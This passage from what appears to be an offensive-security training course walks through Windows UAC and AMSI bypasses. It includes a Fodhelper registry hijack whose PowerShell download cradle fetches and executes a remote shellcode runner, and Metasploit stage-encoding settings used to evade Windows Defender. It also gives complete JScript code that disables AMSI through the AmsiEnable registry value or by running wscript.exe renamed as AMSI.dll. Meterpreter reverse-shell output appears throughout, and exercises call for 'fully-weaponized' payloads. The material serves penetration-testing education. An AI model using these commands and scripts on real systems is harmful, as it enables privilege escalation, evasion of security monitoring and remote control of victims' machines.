- Attempt the Fodhelper UAC bypass in Metasploit to trigger the detection. It may be required to revert the machine between bypass attempts.
11.5.2. Improving Fodhelper
We know that the Fodhelper UAC bypass works and we also know that the Metasploit module triggers AMSI, so we must improve our tradecraft and develop a UAC bypass that also evades AMSI.
Registry key names are limited to 255 characters, registry value names are limited to 16383 characters, and the value itself is only limited by the available system memory. This means the registry value can contain both an AMSI bypass and our PowerShell shellcode runner.
Note
The registry is not commonly scanned by antivirus products and the shellcode itself would most likely evade detection.
To avoid leaving behind such a large registry key, we can simply opt for a PowerShell download cradle instead. First, we'll modify the shellcode runner located in run.txt on our Kali web server to include one of the AMSI bypasses. Then we'll set up a Metasploit listener to catch the shell.
Once that's completed, we'll modify the UAC bypass PowerShell commands as shown in Listing 57.
PS C:\Users\Offsec> New-Item -Path HKCU:\Software\Classes\ms-settings\shell\open\command -Value "powershell.exe (New-Object System.Net.WebClient).DownloadString('http://192.168.119.120/run.txt') | IEX" -Force

PS C:\Users\Offsec> New-ItemProperty -Path HKCU:\Software\Classes\ms-settings\shell\open\command -Name DelegateExecute -PropertyType String -Force

PS C:\Users\Offsec> C:\Windows\System32\fodhelper.exe
Listing 57 - Modified registry value with PowerShell download cradle
After launching fodhelper.exe, Metasploit generates the following output:
msf5 exploit(multi/handler) > exploit

[*] Started HTTPS reverse handler on https://192.168.119.120:443
[*] https://192.168.119.120:443 handling request from 192.168.120.11; (UUID: urhro5fl) Staging x64 payload (207449 bytes) ...
[*] Meterpreter session 2 opened (192.168.119.120:443 -> 192.168.120.11:50345) at 2019-10-31 08:05:44 -0400
Listing 58 - Metasploit opens a Meterpreter session and then hangs
The Meterpreter session opens and then hangs. Security Center on the Windows 10 victim machine has generated a new antivirus alert as shown in Figure 9.

Figure 9: Antivirus alert from Windows Defender due to Meterpreter payload
As the name of the alert suggests, the Meterpreter payload has been flagged after the second stage payload has been sent.
In this case, Windows Defender monitored the network interface and subsequently detected the unencrypted and unencoded second stage.
We could avoid this by enabling the advanced EnableStageEncoding option along with StageEncoder in Metasploit. We'll set EnableStageEncoding to "true" and StageEncoder to a compatible encoder, in this case x64/zutto_dekiru. If this fails we suggesting using x64/xor_dynamic.
Now let's try to exploit this using x64/zutto_dekiru:
...
msf5 exploit(multi/handler) > set EnableStageEncoding true
EnableStageEncoding => true

msf5 exploit(multi/handler) > set StageEncoder x64/zutto_dekiru
StageEncoder => x64/zutto_dekiru

msf5 exploit(multi/handler) > exploit

[*] Started HTTPS reverse handler on https://192.168.119.120:443
[*] https://192.168.119.120:443 handling request from 192.168.120.11; (UUID: ukslgwmw) Encoded stage with x64/zutto_dekiru
[*] https://192.168.119.120:443 handling request from 192.168.120.11; (UUID: ukslgwmw) Staging x64 payload (207506 bytes) ...
[*] Meterpreter session 3 opened (192.168.119.120:443 -> 192.168.120.11:50350)

meterpreter > shell
Process 5796 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami /groups
whoami /groups

GROUP INFORMATION
-----------------

Group Name                            Type             SID          Attributes
===================================== ================ ============ ==================
...

NT AUTHORITY\NTLM Authentication      Well-known group S-1-5-64-10  Mandatory group, E
Mandatory Label\High Mandatory Level  Label            S-1-16-12288
Listing 59 - Metasploit listener with second stage payload encoding
This time, we bypassed both AMSI and Windows Defender and spawned our reverse Meterpreter shell at a high integrity level as highlighted in Listing 59. We could improve the UAC bypass by hiding the PowerShell window and cleaning up the registry, but this is unnecessary for the purposes of our case study.
Exercises
- Recreate the UAC bypass while evading AMSI with any of the AMSI bypasses.
- Use a compiled C# assembly instead of a PowerShell shellcode runner to evade AMSI and bypass UAC.
11.6. Bypassing AMSI in JScript
Since AMSI also scans Jscript code, we'll revisit our DotNetToJscript techniques and develop Jscript AMSI bypasses.
11.6.1. Detecting the AMSI API Flow
First, we'll use Frida to determine how the Jscript implementation of AMSI compares to the PowerShell implementation.
Since our Jscript code is executed by wscript.exe, we must instrument that with Frida. The issue is that the process must be created before we launch Frida, but wscript.exe terminates as soon as the script completes.
To solve this, we'll create the following .js Jscript test file:
WScript.Sleep(20000);

var WshShell = new ActiveXObject("WScript.Shell");
WshShell.Run("calc")
Listing 60 - Jscript code that sleeps and then starts the calculator
First, we paused execution for 20 seconds with the Sleep method. This delay helps us identify the process ID of the wscript.exe process with Process Explorer, start the frida-trace command, and allow it to hook the APIs.
Next, we instantiated the Shell object and used that to start the calculator. Due to the delay, we can attach Frida and detect the second part of the code being processed by AMSI.
After entering this code, we'll double-click the Jscript file, locate the process ID in Process Explorer, and start Frida:
C:\Users\Offsec> frida-trace -p 708 -x amsi.dll -i Amsi*
Instrumenting functions...
AmsiOpenSession: Loaded handler at "C:\\Users\\Offsec\\__handlers__\\amsi.dll\\AmsiOpenSession.js"
AmsiUninitialize: Loaded handler at "C:\\Users\\Offsec\\__handlers__\\amsi.dll\\AmsiUninitialize.js"
AmsiScanBuffer: Loaded handler at "C:\\Users\\Offsec\\__handlers__\\amsi.dll\\AmsiScanBuffer.js"
AmsiUacInitialize: Loaded handler at "C:\\Users\\Offsec\\__handlers__\\amsi.dll\\AmsiUacInitialize.js"
AmsiInitialize: Loaded handler at "C:\\Users\\Offsec\\__handlers__\\amsi.dll\\AmsiInitialize.js"
AmsiCloseSession: Loaded handler at "C:\\Users\\Offsec\\__handlers__\\amsi.dll\\AmsiCloseSession.js"
AmsiScanString: Loaded handler at "C:\\Users\\Offsec\\__handlers__\\amsi.dll\\AmsiScanString.js"
AmsiUacUninitialize: Loaded handler at "C:\\Users\\Offsec\\__handlers__\\amsi.dll\\AmsiUacUninitialize.js"
AmsiUacScan: Loaded handler at "C:\\Users\\Offsec\\__handlers__\\amsi.dll\\AmsiUacScan.js"
Started tracing 9 functions. Press Ctrl+C to stop.
           /* TID 0x144c */
 12118 ms  AmsiScanString()
 12118 ms     | [*] AmsiScanBuffer()
 12118 ms     | |- amsiContext: 0x28728e17c80
 12118 ms     | |- buffer: IHost.Sleep("20000");
IWshShell3.Run("calc");

 12118 ms     | |- length: 0x60
 12118 ms     | |- contentName 0x28728e35f08
 12118 ms     | |- amsiSession 0x0
 12118 ms     | |- result 0xf97dafdc00

 12128 ms     | [*] AmsiScanBuffer() Exit
 12128 ms     | |- Result value is: 1

 12181 ms  AmsiUninitialize()
Process terminated
Listing 61 - Hooking AMSI calls in wscript.exe with Frida
This output indicates that AmsiScanString and AmsiScanBuffer were called but AmsiOpenSession was not. This is because Jscript handles each command in a single session while PowerShell processes each in a separate session.
On the surface, the interaction between wscript.exe and AMSI appears similar to that of PowerShell, although the commands submitted to AMSI (as highlighted in Listing 61) have been partly processed and do not match the code in the script.
To observe AMSI in action against the DotNetToJscript shellcode runner we developed in a previous module, let's reuse it and execute it on the Windows 10 victim machine. Recall that we compiled the C# shellcode runner into a managed DLL and transformed it into a Jscript file with the DotNetToJscript executable.
If we simply execute it, we find that wscript.exe starts but the shell is not launched. To investigate deeper, we'll prepend the shellcode runner with the same Sleep statement and hook it with Frida:
          /* TID 0x690 */
  7667 ms  AmsiScanString()
  7667 ms     | [*] AmsiScanBuffer()
  7667 ms     | |- amsiContext: 0x26e81c079d0
  7667 ms     | |- buffer: IHost.Sleep("20000");
IWshShell3.Environment("Process");
IWshEnvironment.Item("COMPLUS_Version", "v4.0.30319");
_ASCIIEncoding._6002000f("AAEAAAD/////AQAAAAAAAAAEAQAAACJTeXN0ZW0uRGVsZWdhdGVTZXJpYWxpemF0aW9uSG9sZGVyAwAAAAhEZWxlZ2F0ZQd0YXJnZXQwB21ldGhvZDADAwMwU3lzdGVtLkRlbGVnYXRlU2VyaWFsaXphdGlvbkhvbGRlcitEZWxlZ2F0ZUVudHJ5IlN5c3RlbS5EZWxlZ2F0ZVNlcmlhbGl6YXRpb2");
_ASCIIEncoding._60020014("AAEAAAD/////AQAAAAAAAAAEAQAAACJTeXN0ZW0uRGVsZWdhdGVTZXJpYWxpemF0aW9uSG9sZGVyAwAAAAhEZWxlZ2F0ZQd0YXJnZXQwB21ldGhvZDADAwMwU3lzdGVtLkRlbGVnYXRlU2VyaWFsaXphdGlvbkhvbGRlcitEZWxlZ2F0ZUVudHJ5IlN5c3RlbS5EZWxlZ2F0ZVNlcmlhbGl6YXRpb2");
_FromBase64Transform._60020009("Unsupported parameter type 00002011", "0", "9924");
_MemoryStream._60020017("Unsupported parameter type 00002011", "0", "7443");
_MemoryStream._6002000b("0");
_BinaryFormatter._60020006("Unsupported parameter type 00000009");
_ArrayList._60020020("Unsupported parameter type 00000000");
_ArrayList._6002001b();
_HeaderHandler._60020007("Unsupported parameter type 0000200c");

  7667 ms     | |- length: 0x818
  7667 ms     | |- contentName 0x26e9c8f6918
  7667 ms     | |- amsiSession 0x0
  7667 ms     | |- result 0xd9cedfdd20

  7717 ms     | [*] AmsiScanBuffer() Exit
  7717 ms     | |- Result value is: 32768

  7720 ms  AmsiUninitialize()
Listing 62 - Hooking shellcode runner script with Frida
Towards the end of the output, AMSI returns a value of 32768, indicating Windows Defender flagged the code as malicious. In this case, there is no doubt that AMSI is catching our DotNetToJscript technique.
Exercise
- Perform the hooking of wscript.exe with Frida and locate the malicious detection by AMSI and Windows Defender.
11.6.2. Is That Your Registry Key?
In order to use a DotNetToJscript payload, we'll need to bypass AMSI. However, when bypassing AMSI in PowerShell, we relied on reflection or Win32 APIs, but these techniques are not available from Jscript.
Security researcher @Tal_Liberman discovered that Jscript tries to query the "AmsiEnable" registry key from the HKCU hive before initializing AMSI. If this key is set to "0", AMSI is not enabled for the Jscript process.
This query is performed in the JAmsi::JAmsiIsEnabledByRegistry function inside Jscript.dll, which is only called when wscript.exe is started. Let's use WinDbg to attempt to discover the exact registry query.
We'll open WinDbg, navigate to File -> Open Executable... and enter the full path of wscript.exe along with the full path of our testing Jscript file (Figure 10).

Figure 10: Starting wscript.exe from WinDbg
With wscript.exe started, we'll set a breakpoint on jscript!JAmsi::JAmsiIsEnabledByRegistry with bu:
0:000> bu jscript!JAmsi::JAmsiIsEnabledByRegistry

0:000> g
ModLoad: 00007fff`d3350000 00007fff`d337e000   C:\Windows\System32\IMM32.DLL
ModLoad: 00007fff`cf4d0000 00007fff`cf4e1000   C:\Windows\System32\kernel.appcore.dll
ModLoad: 00007fff`cdad0000 00007fff`cdb6c000   C:\Windows\system32\uxtheme.dll
ModLoad: 00007fff`cf280000 00007fff`cf31b000   C:\Windows\SYSTEM32\sxs.dll
ModLoad: 00007fff`d2700000 00007fff`d286a000   C:\Windows\System32\MSCTF.dll
ModLoad: 00007fff`cdee0000 00007fff`cdf0e000   C:\Windows\system32\dwmapi.dll
ModLoad: 00007fff`d01b0000 00007fff`d038b000   C:\Windows\System32\CRYPT32.dll
ModLoad: 00007fff`cf4b0000 00007fff`cf4c2000   C:\Windows\System32\MSASN1.dll
ModLoad: 00007fff`cfd80000 00007fff`cfd97000   C:\Windows\System32\CRYPTSP.dll
ModLoad: 00007fff`d2b00000 00007fff`d2ba2000   C:\Windows\System32\clbcatq.dll
ModLoad: 00007fff`a3a70000 00007fff`a3b41000   C:\Windows\System32\jscript.dll
ModLoad: 00007fff`d3000000 00007fff`d3052000   C:\Windows\System32\SHLWAPI.dll
Breakpoint 0 hit
jscript!JAmsi::JAmsiIsEnabledByRegistry:
00007fff`a3a868c4 48894c2408      mov     qword ptr [rsp+8],rcx ss:000000e5`933bcfc0=000000e5933bd098
Listing 63 - Setting a breakpoint on AmsiScanBuffer
The breakpoint is triggered and we can now track the execution of the function.
Note
Since jscript.dll is not loaded when we set the breakpoint, we cannot use bp and must instead use the unresolved breakpoint command bu that tracks loaded modules. As soon as jscript.dll is loaded, it will set the breakpoint automatically.
Next, we'll unassemble the beginning of the function to better understand the function's layout:
0:000> u rip L20
jscript!JAmsi::JAmsiIsEnabledByRegistry:
00007fff`a3a868c4 48894c2408      mov     qword ptr [rsp+8],rcx
00007fff`a3a868c9 53              push    rbx
00007fff`a3a868ca 4883ec30        sub     rsp,30h
00007fff`a3a868ce 8b05183e0a00    mov     eax,dword ptr [jscript!g_AmsiEnabled (00007fff`a3b2a6ec)]
00007fff`a3a868d4 85c0            test    eax,eax
00007fff`a3a868d6 0f8480000000    je      jscript!JAmsi::JAmsiIsEnabledByRegistry+0x98 (00007fff`a3a8695c)
00007fff`a3a868dc 7f76            jg      jscript!JAmsi::JAmsiIsEnabledByRegistry+0x90 (00007fff`a3a86954)
00007fff`a3a868de 488d442458      lea     rax,[rsp+58h]
00007fff`a3a868e3 41b919000200    mov     r9d,20019h
00007fff`a3a868e9 4533c0          xor     r8d,r8d
00007fff`a3a868ec 4889442420      mov     qword ptr [rsp+20h],rax
00007fff`a3a868f1 488d15e8cb0800  lea     rdx,[jscript!`string' (00007fff`a3b134e0)]
00007fff`a3a868f8 48c7c101000080  mov     rcx,0FFFFFFFF80000001h
00007fff`a3a868ff ff15f3a60800    call    qword ptr [jscript!_imp_RegOpenKeyExW (00007fff`a3b10ff8)]
00007fff`a3a86905 85c0            test    eax,eax
00007fff`a3a86907 754b            jne     jscript!JAmsi::JAmsiIsEnabledByRegistry+0x90 (00007fff`a3a86954)
00007fff`a3a86909 488b4c2458      mov     rcx,qword ptr [rsp+58h]
00007fff`a3a8690e 488d442440      lea     rax,[rsp+40h]
00007fff`a3a86913 4889442428      mov     qword ptr [rsp+28h],rax
00007fff`a3a86918 4c8d4c2448      lea     r9,[rsp+48h]
00007fff`a3a8691d 488d442450      lea     rax,[rsp+50h]
00007fff`a3a86922 c744244004000000 mov     dword ptr [rsp+40h],4
00007fff`a3a8692a 4533c0          xor     r8d,r8d
00007fff`a3a8692d 4889442420      mov     qword ptr [rsp+20h],rax
00007fff`a3a86932 488d1587cb0800  lea     rdx,[jscript!`string' (00007fff`a3b134c0)]
00007fff`a3a86939 ff15b1a60800    call    qword ptr [jscript!_imp_RegQueryValueExW (00007fff`a3b10ff0)]
00007fff`a3a8693f 488b4c2458      mov     rcx,qword ptr [rsp+58h]
00007fff`a3a86944 8bd8            mov     ebx,eax
00007fff`a3a86946 ff158ca60800    call    qword ptr [jscript!_imp_RegCloseKey (00007fff`a3b10fd8)]
00007fff`a3a8694c 85db            test    ebx,ebx
00007fff`a3a8694e 0f84144e0200    je      jscript!JAmsi::JAmsiIsEnabledByRegistry+0x24ea4 (00007fff`a3aab768)
00007fff`a3a86954 b001            mov     al,1
Listing 64 - Unassembling start of JAmsi::JAmsiIsEnabledByRegistry
The highlighted call to the Win32 RegOpenKeyExW API opens the registry key, which is supplied as the second argument. Due to the _fastcall calling convention, the second argument is supplied in RDX and in this instance is equal to 7fff`a3b134e0. We can display the contents at that address with WinDbg to identify the registry key:
0:000> du 00007fff`a3b134e0
00007fff`a3b134e0  "SOFTWARE\Microsoft\Windows Scrip"
00007fff`a3b13520  "t\Settings"
Listing 65 - Registry path given as argument to RegOpenKeyExW
This reveals the SOFTWARE\Microsoft\Windows Script\Settings registry path.
A subsequent call to RegQueryValueExW highlighted in Listing 64 is used to query the registry value. The name of the registry key is also supplied as the second argument (RDX) to this API so we can dump it in WinDbg:
Listing 66 - Registry key given as argument to RegQueryValueExW
We now have the full path to the registry key. In order to bypass AMSI, we'll create the key and set its value to "0" with the RegWrite method from the WScript.Shell object. This method accepts the full registry key, the value content, and the value data type as shown in the Jscript code below:
var sh = new ActiveXObject('WScript.Shell');
var key = "HKCU\\Software\\Microsoft\\Windows Script\\Settings\\AmsiEnable";
sh.RegWrite(key, 0, "REG_DWORD");
Listing 67 - Creating and writing the registry key AmsiEnable
Now that the registry key is set, let's rerun the previous DotNetToJscript-converted shellcode runner with the included sleep timer and invoke Frida to hook the AMSI APIs:
C:\Users\Offsec> frida-trace -p 5772  -x amsi.dll -i Amsi*
Instrumenting functions...
AmsiOpenSession: Loaded handler at "C:\\Users\\Offsec\\__handlers__\\amsi.dll\\AmsiOpenSession.js"
AmsiUninitialize: Loaded handler at "C:\\Users\\Offsec\\__handlers__\\amsi.dll\\AmsiUninitialize.js"
AmsiScanBuffer: Loaded handler at "C:\\Users\\Offsec\\__handlers__\\amsi.dll\\AmsiScanBuffer.js"
AmsiUacInitialize: Loaded handler at "C:\\Users\\Offsec\\__handlers__\\amsi.dll\\AmsiUacInitialize.js"
AmsiInitialize: Loaded handler at "C:\\Users\\Offsec\\__handlers__\\amsi.dll\\AmsiInitialize.js"
AmsiCloseSession: Loaded handler at "C:\\Users\\Offsec\\__handlers__\\amsi.dll\\AmsiCloseSession.js"
AmsiScanString: Loaded handler at "C:\\Users\\Offsec\\__handlers__\\amsi.dll\\AmsiScanString.js"
AmsiUacUninitialize: Loaded handler at "C:\\Users\\Offsec\\__handlers__\\amsi.dll\\AmsiUacUninitialize.js"
AmsiUacScan: Loaded handler at "C:\\Users\\Offsec\\__handlers__\\amsi.dll\\AmsiUacScan.js"
Started tracing 9 functions. Press Ctrl+C to stop.
Process terminated
Listing 68 - No calls to AMSI APIs are performed
According to this output (Listing 68), AmsiScanBuffer and AmsiScanString were not invoked. In addition, our shellcode runner generates a reverse Meterpreter shell. This bypass works very well!
Although this bypass was successful, it only works if the registry key is set before the wscript.exe process is started. Let's improve our technique by implementing a check for the AmsiEnable registry key. If it exists, we'll execute the shellcode runner, but if it doesn't, we'll create it and execute the Jscript again.
The full code, excluding the shellcode runner itself, is shown in Listing 69.
var sh = new ActiveXObject('WScript.Shell');
var key = "HKCU\\Software\\Microsoft\\Windows Script\\Settings\\AmsiEnable";
try{
    var AmsiEnable = sh.RegRead(key);
    if(AmsiEnable!=0){
    throw new Error(1, '');
    }
}catch(e){
    sh.RegWrite(key, 0, "REG_DWORD");
    sh.Run("cscript -e:{F414C262-6AC0-11CF-B6D1-00AA00BBBB58} "+WScript.ScriptFullName,0,1);
    sh.RegWrite(key, 1, "REG_DWORD");
    WScript.Quit(1);
}
Listing 69 - AMSI bypass by setting the AmsiEnable key
Let's unpack a few elements of this code. First, the code is wrapped in try and catch exception handling statements.
As in many other languages, the code inside the try bracket is executed and if an exception occurs, the code inside the catch statement is executed. Otherwise, execution will continue past the try and catch statements.
Inside the try statement, we call RegRead to determine if the AmsiEnable key is already set. If it isn't, the throw statement along with the new Error constructor throws a new exception. If this happens, the code inside the catch statement is executed, setting the AmsiEnable value and invoking the Run method.
The arguments for the call to the Run method are important. First, we specify the cscript.exe executable, which is the command-line equivalent of wscript.exe.
Next, we use -e to specify which scripting engine will execute the script. The highlighted value in Listing 69 is a globally unique identifier (GUID), which when used in this manner may be understood as a registry entry under HKLM\SOFTWARE\Classes\CLSID.
If we navigate to the registry path and locate the key with the correct GUID, we'll find an entry associated with Jscript and jscript.dll as displayed in Figure 11.

Figure 11: GUID registry entry for jscript.dll
In essence, the -e option indicates that the specified script file will be processed by jscript.dll.
The script file must be the original Jscript and we provide this through the ScriptFullName property as shown in Listing 70, where we repeat the Run method.
Listing 70 - Recap of the Run method invocation
As highlighted in Listing 70, we supply an additional two arguments to the Run method after the script file. The first is the windows style where "0" specifies that the window be hidden. For the second argument, we specify "1", which will cause execution to wait for the script executed by the Run method to be completed.
With this bypass in place, we can prepend it to the DotNetToJscript-generated shellcode runner. When we run it, we bypass AMSI and generate a reverse shell.
Exercises
- Set the registry key and check that AMSI is bypassed.
- Combine the AMSI bypass with the shellcode runner, writing fully-weaponized client-side code execution with Jscript.
- Experiment with SharpShooter to generate the same type of payload with an AMSI bypass.
11.6.3. I Am My Own Executable
The bypass presented in the previous section disabled AMSI by setting a registry key, which is very different than the approach we used to disable AMSI from PowerShell.
For PowerShell, we focused on causing an error with AMSI-related information or modifying the AMSI APIs to return an error. In this section, we'll perform a simple trick to obtain a similar result.
While we cannot locate any of the structures to interact with the Win32 APIs from Jscript, we know that AMSI requires AMSI.DLL. If we could prevent AMSI.DLL from loading or load our own version of it, we could force the AMSI implementation in wscript.exe to produce an error and abort.
While it seems logical to attempt to simply overwrite AMSI.DLL, we must have administrative permissions to overwrite anything in C:\Windows\System32. We could, however, perform a DLL hijacking attack by exploiting the DLL search order.
To determine if this is possible, we'll use WinDbg to inspect the AMSI.DLL loading process. To do this, we'll once again launch the wscript.exe process through File > Open Executable..., and open the unmodified DotNetToJscript shellcode runner Jscript file.
Once WinDbg has launched wscript.exe and a bare minimum of modules, it breaks the execution flow. Listing the loaded modules (lm) and searching for a module named amsi (m amsi) reveals that AMSI.DLL has not yet loaded.
Listing 71 - AMSI.DLL is not yet loaded into the process
At this point, we need to determine what, exactly, is loading AMSI.DLL. To determine this, we must stop WinDbg as soon as this DLL is loaded.
One way to accomplish this is to instruct the debugger to catch the load of the DLL in WinDbg. We can do this with the sxe command along with the ld subcommand to detect when a module is loaded by supplying the name as an argument.
The full command and the resulting output is shown in Listing 72.
0:000> sxe ld amsi
0:000> g
ModLoad: 00007fff`d3350000 00007fff`d337e000 C:\Windows\System32\IMM32.DLL
ModLoad: 00007fff`cf4d0000 00007fff`cf4e1000 C:\Windows\System32\kernel.appcore.dll
ModLoad: 00007fff`cdad0000 00007fff`cdb6c000 C:\Windows\system32\uxtheme.dll
ModLoad: 00007fff`cf280000 00007fff`cf31b000 C:\Windows\SYSTEM32\sxs.dll
ModLoad: 00007fff`d2700000 00007fff`d286a000 C:\Windows\System32\MSCTF.dll
ModLoad: 00007fff`cdee0000 00007fff`cdf0e000 C:\Windows\system32\dwmapi.dll
ModLoad: 00007fff`d01b0000 00007fff`d038b000 C:\Windows\System32\CRYPT32.dll
ModLoad: 00007fff`cf4b0000 00007fff`cf4c2000 C:\Windows\System32\MSASN1.dll
ModLoad: 00007fff`cfd80000 00007fff`cfd97000 C:\Windows\System32\CRYPTSP.dll
ModLoad: 00007fff`d2b00000 00007fff`d2ba2000 C:\Windows\System32\clbcatq.dll
ModLoad: 00007fff`a3a70000 00007fff`a3b41000 C:\Windows\System32\jscript.dll
ModLoad: 00007fff`d3000000 00007fff`d3052000 C:\Windows\System32\SHLWAPI.dll
ModLoad: 00007fff`c6e20000 00007fff`c6e34000 C:\Windows\SYSTEM32\amsi.dll
ntdll!NtMapViewOfSection+0x14:
00007fff`d351ea94 c3 ret
0:000> lm m amsi
Browse full module list
start             end                 module name
00007fff`c6e20000 00007fff`c6e34000 amsi (deferred)
Listing 72 - WinDbg breaking when AMSI.DLL is loaded
In the highlighted section of Listing 72, AMSI.DLL is loaded and the lm command correctly displays it as in the process.
Next, we need to locate the code responsible for loading AMSI.DLL. A DLL is typically loaded through the Win32 LoadLibrary or LoadLibraryEx APIs so we must look for that function and see what function invoked it.
We are searching for the callstack or the backtrace, which is the list of called functions that led to the current execution point. We can list this with the k command as shown in Listing 73.
0:000> k
 # Child-SP          RetAddr           Call Site
00 00000085`733ec8f8 00007fff`d34ca369 ntdll!NtMapViewOfSection+0x14
01 00000085`733ec900 00007fff`d34ca4b7 ntdll!LdrpMinimalMapModule+0x101
02 00000085`733ec9c0 00007fff`d34cbcfd ntdll!LdrpMapDllWithSectionHandle+0x1b
03 00000085`733eca20 00007fff`d34cd75a ntdll!LdrpMapDllNtFileName+0x189
04 00000085`733ecb20 00007fff`d34ce21f ntdll!LdrpMapDllSearchPath+0x1de
05 00000085`733ecd80 00007fff`d34c5496 ntdll!LdrpProcessWork+0x123
06 00000085`733ecde0 00007fff`d34c25e4 ntdll!LdrpLoadDllInternal+0x13e
07 00000085`733ece60 00007fff`d34c1874 ntdll!LdrpLoadDll+0xa8
08 00000085`733ed010 00007fff`cff40391 ntdll!LdrLoadDll+0xe4
09 00000085`733ed100 00007fff`a3a84ed8 KERNELBASE!LoadLibraryExW+0x161
0a 00000085`733ed170 00007fff`a3a84c6c jscript!COleScript::Initialize+0x2c
0b 00000085`733ed1a0 00007fff`d2cffda1 jscript!CJScriptClassFactory::CreateInstance+0x5c
...
Listing 73 - The current callstack when AMSI.DLL is being loaded
Since the callstack is often very long, the listing above has been truncated. The excerpt reveals the call to LoadLibraryExW, which loaded AMSI.DLL along with its calling function COleScript::Initialize.
We can unassemble the function in the callstack to inspect the arguments supplied to LoadLibraryExW:
0:000> u jscript!COleScript::Initialize LA
jscript!COleScript::Initialize:
00007fff`a3a84eac 48895c2418      mov     qword ptr [rsp+18h],rbx
00007fff`a3a84eb1 4889742420      mov     qword ptr [rsp+20h],rsi
00007fff`a3a84eb6 48894c2408      mov     qword ptr [rsp+8],rcx
00007fff`a3a84ebb 57              push    rdi
00007fff`a3a84ebc 4883ec20        sub     rsp,20h
00007fff`a3a84ec0 488bf9          mov     rdi,rcx
00007fff`a3a84ec3 33d2            xor     edx,edx
00007fff`a3a84ec5 41b800080000    mov     r8d,800h
00007fff`a3a84ecb 488d0ddee40800  lea     rcx,[jscript!`string' (00007fff`a3b133b0)]
00007fff`a3a84ed2 ff15d0c10800    call    qword ptr [jscript!_imp_LoadLibraryExW (00007fff`a3b110a8)]

0:000> du 7fff`a3b133b0
00007fff`a3b133b0  "amsi.dll"
Listing 74 - COleScript::Initialize is loading AMSI.DLL
According to the LoadLibraryExW function prototype, the first argument is the name of the DLL to load. The last lines of Listing 74 reveals that the name of the DLL is "amsi.dll", listed without a full path.
This is significant considering the DLL search order. When a full path is not provided, the folder of the launched application is searched first. If we copy wscript.exe to a writable location and place a custom version of AMSI.DLL in the same folder, this could open up an attack vector.
However, LoadLibraryExW can accept additional arguments and the third argument modifies the function's default behavior. In this case, R8 (the third argument) is set to 0x800 (as highlighted in Listing 74). This is equivalent to the enum LOAD_LIBRARY_SEARCH_SYSTEM32, which forces the function to search in the C:\Windows\System32 directory first.
This prevents a DLL hijacking attack. Security researcher James Forshaw discovered an interesting way around this. Instead of trying to hijack the DLL loading, James suggests renaming wscript.exe to amsi.dll and executing it.
There are two important things to note about this approach. First, if a process named "amsi.dll" tries to load a DLL of the same name, LoadLibraryExW will report that it's already in memory and abort the load to improve efficiency. Obviously, any subsequent attempts to use the AMSI APIs will fail, causing AMSI itself to fail and be disabled, leaving us with an AMSI bypass.
The second important thing to note is that double-clicking or running a file with a .dll extension will fail since DLLs are normally loaded, not executed. This behavior is actually caused by the Win32 ShellExecute API, which is used by cmd.exe.
However, if we instead use the CreateProcess Win32 API, the file extension is ignored and the file header would be parsed to determine if it is a valid executable. We cannot directly call this API, but we can use the Exec method of the WScript.Shell object since it's just a wrapper for it.
Implementing this AMSI bypass requires a few new actions. When the Jscript is executed, it will copy wscript.exe to a writable and executable folder, naming it "amsi.dll". Then, it will execute this copy while supplying the original Jscript file as in the previous bypass.
We check for the existence of AMSI.dll with try and catch statements to determine if the Jscript file is being executed for the first or the second time.
Our updated bypass code is listed below:
var filesys= new ActiveXObject("Scripting.FileSystemObject");
var sh = new ActiveXObject('WScript.Shell');
try
{
    if(filesys.FileExists("C:\\Windows\\Tasks\\AMSI.dll")==0)
    {
        throw new Error(1, '');
    }
}
catch(e)
{
    filesys.CopyFile("C:\\Windows\\System32\\wscript.exe", "C:\\Windows\\Tasks\\AMSI.dll");
    sh.Exec("C:\\Windows\\Tasks\\AMSI.dll -e:{F414C262-6AC0-11CF-B6D1-00AA00BBBB58} "+WScript.ScriptFullName);
    WScript.Quit(1);
}
Listing 75 - AMSI bypass that renames wscript.exe to amsi.dll
In the try statement, we first detect if the copied executable already exists through the FileExists method of the FileSystemObject object. If it does, we execute the DotNetToJscript-generated shellcode runner.
If it does not yet exist, we trigger an exception and the code in the catch section is executed. Here, we use the CopyFile method to copy wscript.exe into the C:\Windows\Tasks folder and name it "AMSI.DLL".
Next, we use the Exec method to execute the copied version of wscript.exe and again process it as a Jscript file, just as we did in the last section.
When we execute the combined Jscript file, we obtain a reverse Meterpreter shell but something unexpected happens. An antivirus alert pops up as shown in Figure 12.

Figure 12: Antivirus alert due to AMSI bypass
